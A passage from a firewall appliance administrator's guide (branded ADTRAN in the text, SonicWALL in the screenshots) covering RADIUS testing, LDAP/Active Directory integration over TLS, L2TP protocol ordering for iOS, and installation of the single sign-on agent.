Note that in this case LDAP is not dealing with user passwords and the information that it reads from the directory is normally unrestricted, so operation without TLS could be selected, ignoring the warnings, if TLS is not available (e.g. if certificate services are not installed with Active Directory). However, it must be ensured that security is not compromised by the ADTRAN doing a clear-text login to the LDAP server – e.g. create a user account with read-only access to the directory dedicated for the ADTRAN's use. Do not use the administrator account in this case.

## RADIUS Client Test

In the RADIUS Configuration dialog box, you can test your RADIUS Client user name, password and other settings by typing in a valid user name and password and selecting one of the authentication choices for **Test**. Performing the test will apply any changes that you have made.

To test your RADIUS settings:

- 
- Step 1** In the **User** field, type a valid RADIUS login name.
- Step 2** In the **Password** field, type the password.
- Step 3** For **Test**, select one of the following:
- **Password authentication:** Select this to use the password for authentication.
  - **CHAP:** Select this to use the Challenge Handshake Authentication Protocol. After initial verification, CHAP periodically verifies the identity of the client by using a three-way handshake.
  - **MSCHAP:** Select this to use the Microsoft implementation of CHAP. MSCHAP works for all Windows versions before Windows Vista.
  - **MSCHAPv2:** Select this to use the Microsoft version 2 implementation of CHAP. MSCHAPv2 works for Windows 2000 and later versions of Windows.
- Step 4** Click the **Test** button. If the validation is successful, the **Status** messages changes to **Success**. If the validation fails, the **Status** message changes to **Failure**.

To complete the RADIUS configuration, click **OK**.

Once the ADTRAN has been configured, a VPN Security Association requiring RADIUS authentication prompts incoming VPN clients to type a User Name and Password into a dialog box.

## Configuring LDAP Integration in SonicOS Enhanced

Integrating your ADTRAN appliance with an LDAP directory service requires configuring your LDAP server for certificate management, installing the correct certificate on your ADTRAN appliance, and configuring the ADTRAN appliance to use the information from the LDAP Server. For an introduction to LDAP, see “[Using LDAP / Active Directory / eDirectory Authentication](#)” on page 843.

See the following sections:

- “[Preparing Your LDAP Server for Integration](#)” on page 885
- “[Configuring the ADTRAN appliance for LDAP](#)” on page 886

### Preparing Your LDAP Server for Integration

Before beginning your LDAP configuration, you should prepare your LDAP server and your ADTRAN for LDAP over TLS support. This requires:

- Installing a server certificate on your LDAP server.
- Installing a CA (Certificate Authority) certificate for the issuing CA on your ADTRAN appliance.

The following procedures describe how to perform these tasks in an Active Directory environment.

### Configuring the CA on the Active Directory Server

To configure the CA on the Active Directory server (skip the first five steps if Certificate Services are already installed):

- 
- Step 1** Navigate to **Start > Settings > Control Panel > Add/Remove Programs**
  - Step 2** Select **Add/Remove Windows Components**
  - Step 3** Select **Certificate Services**
  - Step 4** Select **Enterprise Root CA** when prompted.
  - Step 5** Enter the requested information. For information about certificates on Windows systems, see <http://support.microsoft.com/kb/931125>.
  - Step 6** Launch the **Domain Security Policy** application: Navigate to **Start > Run** and run the command: **dompol.msc**.
  - Step 7** Open **Security Settings > Public Key Policies**.
  - Step 8** Right click **Automatic Certificate Request Settings**.
  - Step 9** Select **New > Automatic Certificate Request**.
  - Step 10** Step through the wizard, and select **Domain Controller** from the list.

## Exporting the CA Certificate from the Active Directory Server

To export the CA certificate from the AD server:

- Step 1** Launch the **Certification Authority** application: **Start > Run > certsrv.msc**.
- Step 2** Right click on the CA you created, and select **properties**.
- Step 3** On the **General** tab, click the **View Certificate** button.
- Step 4** On the **Details** tab, select **Copy to File**.
- Step 5** Step through the wizard, and select the **Base-64 Encoded X.509 (.cer)** format.
- Step 6** Specify a path and filename to which to save the certificate.

## Importing the CA Certificate onto the ADTRAN


To import the CA certificate onto the ADTRAN:

- Step 1** Browse to **System > CA Certificates**.
- Step 2** Select **Add new CA certificate**. Browse to and select the certificate file you just exported.
- Step 3** Click the **Import certificate** button.

## Configuring the ADTRAN appliance for LDAP

The **Users > Settings** page in the administrative interface provides the settings for managing your LDAP integration:

- Step 1** In the SonicOS administrative interface, open the **Users > Settings** page.
- Step 2** In the **Authentication method for login** drop-down list, select either **LDAP** or **LDAP + Local Users**.



- Step 3** Click **Configure**.
- Step 4** If you are connected to your ADTRAN appliance via HTTP rather than HTTPS, you will see a dialog box warning you of the sensitive nature of the information stored in directory services and offering to change your connection to HTTPS. If you have HTTPS management enabled for the interface to which you are connected (recommended), click **Yes**.

**Step 5** On the **Settings** tab of the LDAP Configuration window, configure the following fields:

The screenshot shows the 'LDAP Server' configuration window with the following fields and options:

- Name or IP address:** Text input field.
- Port Number:** Text input field containing '636' and a dropdown menu showing 'Standard port choices...'. A help icon is to the right.
- Server timeout (seconds):** Text input field containing '10'.
- Overall operation timeout (minutes):** Text input field containing '5'.
- Authentication options:** Three radio buttons: 'Anonymous login' (selected), 'Give login name/location in tree', and 'Give bind distinguished name'.
- Login user name:** Text input field.
- Login password:** Text input field.
- Protocol version:** Dropdown menu showing 'LDAP version 3'.
- TLS options:**
  - Use TLS (SSL)
    - Send LDAP 'Start TLS' request
    - Require valid certificate from server
    - Local certificate for TLS:

At the bottom, there is a 'Ready' status bar and buttons for 'OK', 'Cancel', 'Apply', and 'Help'.

- **Name or IP Address** – The FQDN or the IP address of the LDAP server against which you wish to authenticate. If using a name, be certain that it can be resolved by your DNS server. Also, if using TLS with the 'Require valid certificate from server' option, the name provided here must match the name to which the server certificate was issued (i.e. the CN) or the TLS exchange will fail.
- **Port Number** – The default LDAP over TLS port number is TCP 636. The default LDAP (unencrypted) port number is TCP 389. If you are using a custom listening port on your LDAP server, specify it here.
- **Server timeout** – The amount of time, in seconds, that the ADTRAN will wait for a response from the LDAP server before timing out. Allowable ranges are 1 to 99999 (in case you're running your LDAP server on a VIC-20 located on the moon), with a default of 10 seconds.
- **Overall operation timeout** – The amount of time, in minutes, to spend on any automatic operation. Some operations, such as directory configuration or importing user groups, can take several minutes, especially when multiple LDAP servers are in use. The default setting is 5 minutes.
- Select one of the following radio buttons:
  - **Anonymous Login** – Some LDAP servers allow for the tree to be accessed anonymously. If your server supports this (Active Directory generally does not), then you may select this option.
  - **Give login name/location in tree** – Select this option to build the distinguished name (dn) that is used to bind to the LDAP server from the "Login user name" and "User tree for login to server" fields according to the following rules:
    - The first name component begins "cn="
    - The 'location in tree' components all use "ou=" (apart from certain Active Directory built-ins that begin with "cn=")

- The domain components all use “dc=”

If the “User tree for login to server” field is given as a dn, you can also select this option if the bind dn conforms to the first bullet above, but not to the second and/or the third bullet.

- **Give bind distinguished name** – Select this option if the bind dn does not conform to the first bullet above (if the first name component does not begin with “cn=”). This option can always be selected if the dn is known. You must provide the bind dn explicitly if the bind dn does not conform to the first bullet above.
- **Login user name** – Specify a user name that has rights to log in to the LDAP directory. The login name will automatically be presented to the LDAP server in full ‘dn’ notation. This can be any account with LDAP read privileges (essentially any user account) – Administrative privileges are not required. *Note that this is the user’s name, not their login ID (e.g. Jones Smith rather than jsmith).*

- **Login password** – The password for the user account specified above.
- **Protocol version** – Select either LDAPv3 or LDAPv2. Most modern implementations of LDAP, including Active Directory, employ LDAPv3.
- **Use TLS** – Use Transport Layer Security (SSL) to log in to the LDAP server. It is strongly recommended that TLS be used to protected the username and password information that will be sent across the network. Most modern implementations of LDAP server, including Active Directory, support TLS. Deselecting this default setting will display an alert that you must accept to proceed.
- **Send LDAP ‘Start TLS’ Request** – Some LDAP server implementations support the Start TLS directive rather than using native LDAP over TLS. This allows the LDAP server to listen on one port (normally 389) for LDAP connections, and to switch to TLS as directed by the client. Active Directory does not use this option, and it should only be selected if required by your LDAP server.
- **Require valid certificate from server** – Validates the certificate presented by the server during the TLS exchange, matching the name specified above to the name on the certificate. Deselecting this default option will present an alert, but exchanges between the ADTRAN and the LDAP server will still use TLS – only without issuance validation.



- **Local certificate for TLS** – Optional, to be used only if the LDAP server requires a client certificate for connections. Useful for LDAP server implementations that return passwords to ensure the identity of the LDAP client (Active Directory does not return passwords). This setting is not required for Active Directory.

If your network uses multiple LDAP/AD servers with referrals, then select one as the primary server (probably the one that holds the bulk of the users) and use the above settings for that server. It will then refer the ADTRAN on to the other servers for users in domains other than its own. For the ADTRAN to be able to log in to those other servers, each server must have a user configured with the same credentials (user name, password and location in the directory) as the login to the primary server. This may entail creating a special user in the directory for the ADTRAN login. Note that only read access to the directory is required.

**Step 6** On the **Schema** tab, configure the following fields:

The screenshot shows the 'LDAP Schema' configuration window. The 'LDAP Schema' dropdown is set to 'Microsoft Active Directory'. Under 'User Objects', the 'Object class' is 'user', 'Login name attribute' is 'sAMAccountName', 'User group membership attribute' is 'memberOf', and 'Framed IP address attribute' is 'msRADIUSFramedIPAddress'. Under 'User Group Objects', the 'Object class' is 'group' and the 'Member attribute' is 'member'. There are radio buttons for 'Distinguished name' (selected) and 'User ID'. A 'Read from server' button is located at the bottom right of the configuration area. The status bar at the bottom indicates 'Ready' and contains 'OK', 'Cancel', 'Apply', and 'Help' buttons.

- **LDAP Schema** – Select one of the following:
  - Microsoft Active Directory
  - RFC2798 inetOrgPerson
  - RFC2307 Network Information Service
  - Samba SMB
  - Novell eDirectory
  - User defined

Selecting any of the predefined schemas will automatically populate the fields used by that schema with their correct values. Selecting **User defined** will allow you to specify your own values – use this only if you have a specific or proprietary LDAP schema configuration.

- **Object class** – Select the attribute that represents the individual user account to which the next two fields apply.

- **Login name attribute** – Select one of the following to define the attribute that is used for login authentication:
  - **sAMAccountName** for Microsoft Active Directory
  - **inetOrgPerson** for RFC2798 inetOrgPerson
  - **posixAccount** for RFC2307 Network Information Service
  - **sambaSAMAccount** for Samba SMB
  - **inetOrgPerson** for Novell eDirectory
- **Qualified login name attribute** – Optionally select an attribute of a user object that sets an alternative login name for the user in *name@domain* format. This may be needed with multiple domains in particular, where the simple login name may not be unique across domains. This is set to **mail** for Microsoft Active Directory and RFC2798 inetOrgPerson.
- **User group membership attribute** – Select the attribute that contains information about the groups to which the user object belongs. This is **memberOf** in Microsoft Active Directory. The other predefined schemas store group membership information in the group object rather than the user object, and therefore do not use this field.
- **Framed IP address attribute** – Select the attribute that can be used to retrieve a static IP address that is assigned to a user in the directory. Currently it is only used for a user connecting via L2TP with the ADTRAN's L2TP server. In the future this may also be supported for Global VPN Client. In Active Directory the static IP address is configured on the Dial-in tab of a user's properties.
- **User Group Objects** – This section is auto-configured unless you select **User Defined** for the **LDAP Schema**.
  - **Object class** – Specify the name associated with the group of attributes.
  - **Member attribute** – Specify the attribute associated with a member.
    - Select whether this attribute is a **Distinguished name** or **User ID**.
  - **Read from server** – Click to read the user group object information from the LDAP server.
    - Select whether you want to **Automatically update the schema configuration** or **Export details of the schema**.

**Step 7** On the **Directory** tab, configure the following fields:

The screenshot shows a configuration window with the following fields and values:

- Primary domain:** mydomain.com
- User tree for login to server:** mydomain.com/Users
- Trees containing users:** mydomain.com/Users
- Trees containing user groups:** mydomain.com/Users

Buttons for 'Add', 'Edit', and 'Remove' are present for the 'Trees containing users' and 'Trees containing user groups' lists. An 'Auto-configure' button is also visible. The status bar at the bottom shows 'Ready' and 'OK', 'Cancel', 'Apply', and 'Help' buttons.

- **Primary Domain** – The user domain used by your LDAP implementation. For AD, this will be the Active Directory domain name, e.g. *yourADdomain.com*. Changes to this field will, optionally, automatically update the tree information in the rest of the page. This is set to **mydomain.com** by default for all schemas except Novell eDirectory, for which it is set to **o=mydomain**.
- **User tree for login to server** – The tree in which the user specified in the **Settings** tab resides. For example, in Active Directory the ‘administrator’ account’s default tree is the same as the user tree.
- **Trees containing users** – The trees where users commonly reside in the LDAP directory. One default value is provided which can be edited, and up to a total of 64 DN values may be provided. The ADTRAN will search the directory using them all until a match is found, or the list is exhausted. If you have created other user containers within your LDAP or AD directory, you should specify them here.
- **Trees containing user groups** – Same as above, only with regard to user group containers, and a maximum of 32 DN values may be provided. These are only applicable when there is no user group membership attribute in the schema’s user object, and are not used with AD.

All the above trees are normally given in URL format but can alternatively be specified as distinguished names (e.g. “myDom.com/Sales/Users” could alternatively be given as the DN “*ou=Users,ou=Sales,dc=myDom,dc=com*”). The latter form will be necessary if the DN does not conform to the normal formatting rules as per that example. In Active Directory the URL corresponding to the distinguished name for a tree is displayed on the Object tab in the properties of the container at the top of the tree.



**Note** AD has some built-in containers that do not conform (e.g. the DN for the top level Users container is formatted as “cn=Users,dc=...”, using ‘cn’ rather than ‘ou’) but the ADTRAN knows about and deals with these, so they can be entered in the simpler URL format.

Ordering is not critical, but since they are searched in the given order it is most efficient to place the most commonly used trees first in each list. If referrals between multiple LDAP servers are to be used, then the trees are best ordered with those on the primary server first, and the rest in the same order that they will be referred.



**Note** When working with AD, to determine the location of a user in the directory for the ‘User tree for login to server’ field, the directory can be searched manually from the Active Directory Users and Settings control panel applet on the server, or a directory search utility such as queryad.vbs in the Windows NT/2000/XP Resource Kit can be run from any PC in the domain.

- **Auto-configure** – This causes the ADTRAN to auto-configure the **Trees containing users** and **Trees containing user groups** fields by scanning through the directory/directories looking for all trees that contain user objects. To use auto-configure, first enter a value in the **User tree for login to server** field (unless anonymous login is set), and then click the **Auto-configure** button to bring up the following dialog:

In the Auto Configure dialog box, enter the desired domain in the **Domain to search** field.


Select one of the following:

- **Append to existing trees** – This selection will append newly located trees to the current configuration.
- **Replace existing trees** – This selection will start from scratch removing all currently configured trees first.
- Click **OK**.

The auto-configuration process may also locate trees that are not needed for user login. You can manually remove these entries.

If using multiple LDAP/AD servers with referrals, this process can be repeated for each, replacing the **Domain to search** value accordingly and selecting **Append to existing trees** on each subsequent run.

**Step 8** On the **Referrals** tab, configure the following fields:



- **Allow referrals** – Select this option any time that user information is located on an LDAP server other than the configured primary one.
- **Allow continuation references during user authentication** – Select this option any time that individual directory trees have been manually configured to span multiple LDAP servers.
- **Allow continuation references during directory auto-configuration** – Select this option to allow the trees to be read from multiple LDAP servers in a single operation.
- **Allow continuation references in domain searches** – Select this option when using single-sign-on with users in multiple sub-domains having separate LDAP servers.

**Step 9** On the **LDAP Users** tab, configure the following fields:

The screenshot shows the 'LDAP Users' configuration window. The 'LDAP User Settings' section includes the following options:

- Allow only users listed locally
- User group memberships can be set locally by duplicating LDAP user names
- Default LDAP User Group: Select a user group

The names of user groups and possibly certain users on the LDAP server may need to be duplicated on the SonicWALL if they are to be used with policy rules, CPS policies, etc. This process can be automated by having the SonicWALL read them directly from the LDAP server and import selected ones into the local database.


Buttons: Import users, Import user groups

Status: Ready

Buttons: OK, Cancel, Apply, Help

- **Allow only users listed locally** – Requires that LDAP users also be present in the ADTRAN local user database for logins to be allowed.
- **User group membership can be set locally by duplicating LDAP user names** – Allows for group membership (and privileges) to be determined by the intersection of local user and LDAP user configurations.
- **Default LDAP User Group** – A default group on the ADTRAN to which LDAP users will belong in addition to group memberships configured on the LDAP server.

- **Import users** – You can click this button to configure local users on the ADTRAN by retrieving the user names from your LDAP server. The **Import users** button launches a window containing the list of user names available for import to the ADTRAN.



In the LDAP Import Users window, select the checkbox for each user that you want to import into the ADTRAN, and then click **Save selected**.

The list of users read from the LDAP server can be quite long, and you might not want to import all of them. A **Remove from list** button is provided, along with several methods of selecting unwanted users. You can use these options to reduce the list to a manageable size and then select the users to import.

Having users on the ADTRAN with the same name as existing LDAP users allows ADTRAN user privileges to be granted upon successful LDAP authentication.

- **Import user groups** – You can click this button to configure user groups on the ADTRAN by retrieving the user group names from your LDAP server. The **Import user groups** button launches a window containing the list of user group names available for import to the ADTRAN.



In the LDAP Import User Groups window, select the checkbox for each group that you want to import into the ADTRAN, and then click **Save selected**.

Having user groups on the ADTRAN with the same name as existing LDAP/AD user groups allows ADTRAN group memberships and privileges to be granted upon successful LDAP authentication.

Alternatively, you can manually create user groups on the LDAP/AD server with the same names as ADTRAN built-in groups (such as 'Guest Services', 'Content Filtering Bypass', 'Limited Administrators') and assign users to these groups in the directory. This also allows ADTRAN group memberships to be granted upon successful LDAP authentication.

The ADTRAN appliance can retrieve group memberships efficiently in the case of Active Directory by taking advantage of its unique trait of returning a 'memberOf' attribute for a user.



**Step 10** On the **LDAP Relay** tab, configure the following fields:

The RADIUS to LDAP Relay feature is designed for use in a topology where there is a central site with an LDAP/AD server and a central ADTRAN with remote satellite sites connected into it via low-end firewalls that may not support LDAP. In that case the central ADTRAN can operate as a RADIUS server for the remote ADTRANS, acting as a gateway between RADIUS and LDAP, and relaying authentication requests from them to the LDAP server.

Additionally, for remote ADTRANS running non-enhanced firmware, with this feature the central ADTRAN can return legacy user privilege information to them based on user group memberships learned via LDAP. This avoids what can be very complex configuration of an external RADIUS server such as IAS for those ADTRANS.

- **Enable RADIUS to LDAP Relay** – Enables this feature.
- **Allow RADIUS clients to connect via** – Check the relevant checkboxes and policy rules will be added to allow incoming RADIUS requests accordingly.
- **RADIUS shared secret** – This is a shared secret common to all remote ADTRANS.
- **User groups for legacy VPN users** – Defines the user group that corresponds to the legacy 'Access to VPNs' privileges. When a user in this user group is authenticated, the remote ADTRAN is notified to give the user the relevant privileges.
- **User groups for legacy VPN client users** – Defines the user group that corresponds to the legacy 'Access from VPN client with XAUTH' privileges. When a user in this user group is authenticated, the remote ADTRAN is notified to give the user the relevant privileges.
- **User groups for legacy L2TP users** – Defines the user group that corresponds to the legacy 'Access from L2TP VPN client' privileges. When a user in this user group is authenticated, the remote ADTRAN is notified to give the user the relevant privileges.
- **User groups for legacy users with Internet access** – Defines the user group that corresponds to the legacy 'Allow Internet access (when access is restricted)' privileges. When a user in this user group is authenticated, the remote ADTRAN is notified to give the user the relevant privileges.

**Note**

The 'Bypass filters' and 'Limited management capabilities' privileges are returned based on membership to user groups named 'Content Filtering Bypass' and 'Limited Administrators' – these are not configurable.

**Step 11** Select the **Test** tab to test the configured LDAP settings:

The **Test LDAP Settings** page allows for the configured LDAP settings to be tested by attempting authentication with specified user and password credentials. Any user group memberships and/or framed IP address configured on the LDAP/AD server for the user will be displayed.

### Configuring L2TP to use LDAP for MacOS and iOS Connections

Some care must be taken when configuring devices running MacOS or Apple iOS (iPad/iPhone/iPod touch) for L2TP connections using either LDAP or RADIUS. This is because iOS devices accept the first supported authentication protocol that is proposed by the server. In SonicOS, the default authentication protocol order was changed in SonicOS beginning in releases 5.8.0.8 and 5.8.1.1. Here are the default authentication protocol orders:

- Prior to 5.8.0.8 and 5.8.1.1: CHAP, PAP, MS-CHAP, MS-CHAPv2.
- 5.8.0.8 and 5.8.1.1 and above: MS-CHAPv2, CHAP, MS-CHAP, PAP.

**Note**

Upgrades from previous firmware versions will retain the original ordering. The new ordering is set on new installations only.

This change in default authentication protocol order, combined with the iOS behavior of accepting the first supported authentication protocol will default to SonicOS and iOS devices using RADIUS authentication (because Active Directory does not support CHAP, MS-CHAP, or MS-CHAPv2).

To force L2TP connections from iOS devices to use LDAP instead of RADIUS, follow the steps outlined below.

1. Navigate to the **VPN > L2TP Server** page.
2. Click **Configure**.
3. Click on the **PPP** tab.
4. Ensure that **PAP** is moved to the top of the list.
5. Click **OK**.



**Note**

The order of authentication protocols can also be changed to force L2TP connections from iOS devices to use RADIUS by moving PAP to the bottom of the list.

## Configuring Single Sign-On

Configuring SSO is a process that includes installing and configuring the SSO Agent and/or the ADTRAN Terminal Services Agent (TSA), and configuring a firewall running SonicOS Enhanced to use the SSO Agent or TSA. You can also configure SSO to use browser NTLM authentication with HTTP traffic, with or without the SSO Agent. For an introduction to SSO, see [“Single Sign-On Overview” on page 846](#).

The following sections describe how to configure SSO:

- [“Installing the SSO Agent” on page 900](#)
- [“Installing the ADTRAN Terminal Services Agent” on page 903](#)
- [“Configuring the SSO Agent” on page 906](#)
  - [“Adding a firewall” on page 911](#)
  - [“Editing Appliances in SSO Agent” on page 912](#)
  - [“Deleting Appliances in SSO Agent” on page 913](#)
  - [“Modifying Services in SSO Agent” on page 913](#)
- [“Configuring the ADTRAN Terminal Services Agent” on page 913](#)
  - [“Adding a firewall to TSA Settings” on page 914](#)
  - [“Creating a TSA Trouble Shooting Report” on page 914](#)
  - [“Viewing TSA Status and Version” on page 915](#)
- [“Configuring Your firewall for SSO Agent” on page 916](#)
- [“Configuring Your ADTRAN appliance for Browser NTLM Authentication” on page 926](#)
- [“Configuring NTLMv2 Session Security on Windows” on page 927](#)
- [“Advanced LDAP Configuration” on page 929](#)
- [“Tuning Single Sign-On Advanced Settings” on page 938](#)
  - [“Overview” on page 938](#)
  - [“About the Advanced Settings” on page 938](#)
  - [“Viewing SSO Mouseover Statistics and Tooltips” on page 939](#)

- “Using the Single Sign-On Statistics in the TSR” on page 941
- “Examining the Agent” on page 942
- “Remedies” on page 942
- “Configuring Firewall Access Rules” on page 943
  - “Automatically Generated Rules for SSO” on page 943
  - “Accommodating Mac and Linux Users” on page 943
  - “White Listing IP Addresses to Bypass SSO and Authentication” on page 945
  - “Forcing Users to Log In When SSO Fails with CFS, IPS, App Control” on page 946
  - “Allowing ICMP Pings from a Terminal Server” on page 947
  - “About Firewall Access Rules” on page 947
- “Managing SonicOS with HTTP Login from a Terminal Server” on page 948
- “Viewing and Managing SSO User Sessions” on page 948
  - “Logging Out SSO Users” on page 948
  - “Configuring Additional SSO User Settings” on page 949
  - “Viewing SSO and LDAP Messages with Packet Monitor” on page 949


## Installing the SSO Agent

The SSO Agent is part of the ADTRAN Directory Connector. The SSO Agent must be installed on at least one, and up to eight, workstations or servers in the Windows domain that have access to the Active Directory server using VPN or IP. The SSO Agent must have access to your firewall. To install the SSO Agent, perform the following steps:

- 
- Step 1** Locate the ADTRAN Directory Connector executable file and double click it. It may take several seconds for the InstallShield to prepare for the installation.
- Step 2** On the Welcome page, click **Next** to continue.
- Step 3** The License Agreement displays. Select **I accept the terms in the license agreement** and click **Next** to continue.



- Step 4** On the Customer Information page, enter your name in the **User Name** field and your organization name in the **Organization** field. Select to install the application for **Anyone who uses this computer (all users)** or **Only for me**. Click **Next** to continue.




The screenshot shows the 'Customer Information' page of the SonicWALL Directory Connector - InstallShield Wizard. The window title is 'SonicWALL Directory Connector - InstallShield Wizard'. The page contains the following fields and options:

- User Name:** A text box containing 'Sonicwall User'.
- Organization:** A text box containing 'Sonicwall'.
- Install this application for:** Two radio button options:
  - Anyone who uses this computer (all users)
  - Only for me (Sonicwall User)

At the bottom of the window, there are three buttons: '< Back', 'Next >', and 'Cancel'.


- Step 5** Select the destination folder. To use the default folder, C:\Program Files\ADTRAN\DCON, click **Next**. To specify a custom location, click **Browse**, select the folder, and click **Next**.




The screenshot shows the 'Destination Folder' page of the SonicWALL Directory Connector - InstallShield Wizard. The window title is 'SonicWALL Directory Connector - InstallShield Wizard'. The page contains the following information:

- Destination Folder:** A text box containing 'C:\Program Files\SonicWALL\DCON'.
- Change...:** A button to the right of the text box.

At the bottom of the window, there are three buttons: '< Back', 'Next >', and 'Cancel'.

- Step 6** On the Custom Setup page, the installation icon  is displayed by default next to the SSO Agent feature. Click **Next**.



- Step 7** Click **Install** to install SSO Agent.

Optionally, you can select **ADTRAN NDC** to enable SSO to work with Novell users if this server has network access to the eDirectory server. Optionally, you can also select **ADTRAN ADC** if this server belongs to an Active Directory domain, and will be used to communicate with a ADTRAN CSM appliance.

- Step 8** To configure a common service account that the SSO Agent will use to log into a specified Windows domain, enter the username of an account with administrative privileges in the **Username** field, the password for the account in the **Password** field, and the domain name of the account in the **Domain Name** field. Click **Next**.




**Note** This section can be configured at a later time. To skip this step and configure it later, click **Skip**.



